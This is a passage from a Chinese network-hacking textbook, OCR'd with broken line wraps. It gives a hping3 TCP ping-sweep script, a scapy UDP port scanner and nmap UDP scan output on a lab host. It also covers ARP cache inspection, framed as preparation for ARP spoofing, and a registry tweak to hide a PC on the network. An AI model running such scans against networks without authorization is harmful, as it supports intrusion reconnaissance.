    grep Unreachable r.txt | cut -d " "
-f 5 | cut -d "=" -f 2 >>  output.txt
    rm r.txt  #删除临时文件
```

Step 02 使用hping3 192.168.1.103 -c 1命令，可以对该地址实现基于TCP的扫描，执行效果如下图所示。

```
root@kali:~# hping3 192.168.1.103 -c 1
HPING 192.168.1.103 (eth0 192.168.1.103): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.103 ttl=128 id=170 sport=0 flags=RA seq=0 win=0 rtt=7.8 ms

--- 192.168.1.103 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 7.8/7.8/7.8 ms
```

下面给出一段基于TCP的shell脚本，使用该脚本可以自动进行TCP扫描，具体代码如下：

```
    #!/bin/bash
    if [ "$#" -ne 1 ];then
       echo "Usage - ./hping_tcp.sh [/24
network address]"
        echo "Excample - ./hping_tcp.sh
192.168.1.1"
        echo "Example will perform a TCP
Ping SWeep of the 192.168.1.0/24 network
and output to an output.txt file"
       exit
    fi
    prefix=$(echo $1 | cut -d "." -f 1-3)
    #去除IP地址前三段
    for addr in $(seq 1 200);do
    #使用循环遍历1-200
      hping3 $prefix.$addr -c 1 >> r.txt
    #将结果保存到r.txt文件当中
    done
    #筛选出以len开头的字段，并保存到output.
txt文件中
    grep ^len r.txt | cut -d " " -f 5 |
cut -d "=" -f 2 >>  output.txt
    rm r.txt    #删除临时文件
```

注意：hping3工具在发送TCP数据包时与其他工具不同，它发送的TCP数据包flags字段全部都是0，如下图所示。

```
Transmission Control Protocol, Src Port: 2552, Dst Port: 0, Seq: 1, Len: 0
    Source Port: 2552
    Destination Port: 0
    [Stream index: 4]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 1    (relative sequence number)]
  Acknowledgment number: 1343128840
    0101 .... = Header Length: 20 bytes (5)
  Flags: 0x000 (<None>)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...0 .... = Acknowledgment: Not set
      .... .... 0... = Push: Not set
      .... .... .0.. = Reset: Not set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ············]
```

在扫描完成后，如果主机存活会回复一个ACK+RST的数据包，回复数据包格式如下图所示。

```
Transmission Control Protocol, Src Port: 0, Dst Port: 2509, Seq: 1, Ack: 1, Len: 0
    Source Port: 0
    Destination Port: 2509
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
  Flags: 0x014 (RST, ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 0... = Push: Not set
      .... .... .1.. = Reset: Set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·······A·R··]
```


10.5　实战演练

实战演练1——查看系统中的ARP缓存表


在利用网络欺骗攻击的过程中，经常用到的一种欺骗方式是ARP欺骗，但在实施ARP欺骗之前，需要查看ARP缓存表。那么如何查看系统的ARP缓存表信息呢？

具体的操作步骤如下：


Step 01 右击"开始"按钮，在弹出的快捷菜单中选择"运行"菜单命令，打开"运行"对话框，在"打开"文本框中输入cmd命令，如下图所示。




Step 02 单击"确定"按钮，打开"命令提示符"窗口，如下图所示。



Step 03 在"命令提示符"窗口中输入arp -a命令，按Enter键执行命令，即可显示出本机系统的ARP缓存表中的内容，如下图所示。



Step 04 在"命令提示符"窗口中输入arp -d命令，按Enter键执行命令，即可删除ARP表中所有的内容，如下图所示。




实战演练2——在"网络邻居"中隐藏自己


如果不想让别人在"网络邻居"中看到自己的计算机，则可把自己的计算机名

称在“网络邻居”里隐藏，具体的操作步骤如下：


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，打开“运行”对话框，在“打开”文本框中输入regedit命令，如下图所示。




Step 02 单击“确定”按钮，打开“注册表编辑器”窗口，如下图所示。




Step 03 在“注册表编辑器”窗口中，展开分支到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters选项下，如下图所示。




Step 04 选中Hidden选项并右击，从弹出的快捷菜单中选择“修改”菜单项，打开“编辑字符串”对话框，如下图所示。



Step 05 在“数值数据”文本框中将dword类键值从0设置为1，如下图所示。



Step 06 单击“确定”按钮，就可以在“网络邻居”中隐藏自己的计算机，如下图所示。



10.6 小试身手

练习1：认识扫描工具Nmap。

练习2：使用工具进行二层扫描。

练习3：使用工具进行三层扫描。

练习4：使用工具进行四层扫描。

第11章　扫描无线网络中的主机

不同的服务通过不同的端口提供服务，先识别主机中开放了哪些端口，再根据端口确定主机开放了哪些服务。本章介绍如何对无线网络中的存活主机进行各种扫描，主要包括扫描UDP端口、扫描TCP端口、扫描Banner信息、扫描SNMP协议等。

11.1　扫描主机端口

如果把IP地址比作一间房子，端口就是出入这间房子的门。真正的房子只有几个门，但是一个IP地址的端口可以有65536个之多。端口是通过端口号来标记的，范围是从0到65535。每一个端口对应一个网络应用或应用端程序，因此，黑客通过开放的端口可以入侵系统漏洞，所以发现主机开放的端口就变得尤为重要。

11.1.1　扫描UDP端口

扫描UDP端口与扫描UDP主机是不同的，虽然使用的技术相同。扫描UDP端口只针对目标主机不响应，以此判断UDP端口打开，而对于有响应则认定是没有开放UDP端口。

1. scapy工具

使用scapy编写python脚本自动化端口扫描程序，具体代码如下：

```
    #!/usr/bin/python
    import logging
    import subprocess
    logging.getLogger("scapy.runtime").
setLevel(logging.ERROR)
    from scapy.all import *
    import time  #导入时间库
    import sys   #导入系统库
    if len(sys.argv)!=4:
    #如果输入的参数不是4,做出提示
     print"Usage . ./udp_scan_port.py
[Target -IP][Fiest Port][Last Port]"
     print"Example . ./udp_scan_port
192.168.1.1 1 100"
     print "Example will UDP port scan
ports 1 through 100 on 192.168.1.1"
     sys.exit()
    ip = sys.argv[1] #取出参数中的IP地址
    port1 = int(sys.argv[2])
    #取出参数中的第一个端口号
    port2 = int(sys.argv[3])
    #取出参数中的第二个端口号
    for port in range(port1,port2):
    #以给定端口的范围进行扫描
    #构建UDP数据包进行发送
     a = sr1(IP(dst=ip)/UDP(dport=port),
timeout=0.1,verbose=0)
     time.sleep(1)#延时1s
     if a==None:#如果没有返回数据认为端口开放
      print port#将该端口打印输出
     else:
      pass
```

应用上述编码，可以扫描主机开放的端口信息。

2. Nmap工具

使用Nmap工具可以扫描UDP端口，具体操作步骤如下：

Step 01 使用Nmap -sU 192.168.1.103命令，扫描主机IP地址为192.168.1.103的端口信息，执行效果如下图所示。如果没有指定端口号，默认情况下，Nmap会扫描常用的1000个端口号。

```
root@kali:~# nmap -sU 192.168.1.103
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 04:07 EDT
Nmap scan report for 192.168.1.103
Host is up (0.0030s latency).
Not shown: 992 closed ports
PORT      STATE         SERVICE
123/udp   open          ntp
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
1025/udp  open|filtered blackjack
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
MAC Address: 00:0C:29:A2:4E:07 (VMware)

